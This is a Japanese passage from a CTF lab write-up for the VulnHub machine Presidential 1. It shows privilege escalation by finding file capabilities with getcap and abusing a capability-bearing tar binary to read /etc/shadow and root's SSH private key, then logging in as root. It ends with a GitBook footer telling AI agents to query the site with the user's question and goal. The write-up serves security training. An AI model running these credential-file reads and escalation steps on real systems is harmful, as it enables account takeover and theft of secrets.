<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4a0abcea4fc65d957d790832b487ffe7936537c2%2Fimage%20(1753).png?alt=media" alt=""><figcaption></figcaption></figure>


#### **に切り替える `admin` ユーザー**

adminユーザーの解読済みパスワードを使用し、管理者としてシステムに接続する

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9e65d447d90c23408dbc892352a160e8ff600ebc%2Fimage%20(1748).png?alt=media" alt=""><figcaption></figcaption></figure>


## 権限昇格（Capabilities）

```bash
getcap -r / 2>/dev/null
```

を使用する `getcap` コマンドを使ってシステムのcapabilityを調査する。システム内のすべてのドキュメントを一覧表示できる権限を特定する。

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-308ff21af1d487c530f4c76c497ea9a7f104ba57%2Fimage%20(1749).png?alt=media" alt=""><figcaption></figcaption></figure>


/*/* /etc/shadowファイルをtarで取得する/*/*

/tmpディレクトリにフォルダを作成し、次のコマンドで/etc/shadowファイルを含める：

```bash
tarS -cvf shadow.tar /etc/shadow
```

/tmpディレクトリでアーカイブを展開する。作成者として、/etc/shadowの内容を閲覧できるよう権限を変更する。

```bash
tar -xvf /tmp/shadow.tar -C /tmp/
chmod 644 /tmp/etc/shadow
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-986ecebe5ed84f634fafe4c6d7608316648178ac%2Fimage%20(1750).png?alt=media" alt=""><figcaption></figcaption></figure>


**tarによる.ssh秘密鍵の取得**

以下のコマンドでrootユーザーの.ssh秘密鍵を取得する：

```bash
tarS -cvf id_rsa.tar /root/.ssh/id_rsa
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0e4ba978c9b3d3741d6e80a824d76744a3c13cd9%2Fimage%20(1751).png?alt=media" alt=""><figcaption></figcaption></figure>


**取得した秘密鍵によるSSH接続：**

取得した秘密鍵を使って、ローカルマシン上のrootユーザーへSSH接続を確立する。

```bash
ssh -i id_rsa root@localhost -p 2082
```

**フラグを取得しました :)**

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ff48984046faf1996f6a030a5b22485b31c4352b%2Fimage%20(1752).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/writeups-ctf/vulnhub/linux-vulnhub/presidential-1-vulnhub-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.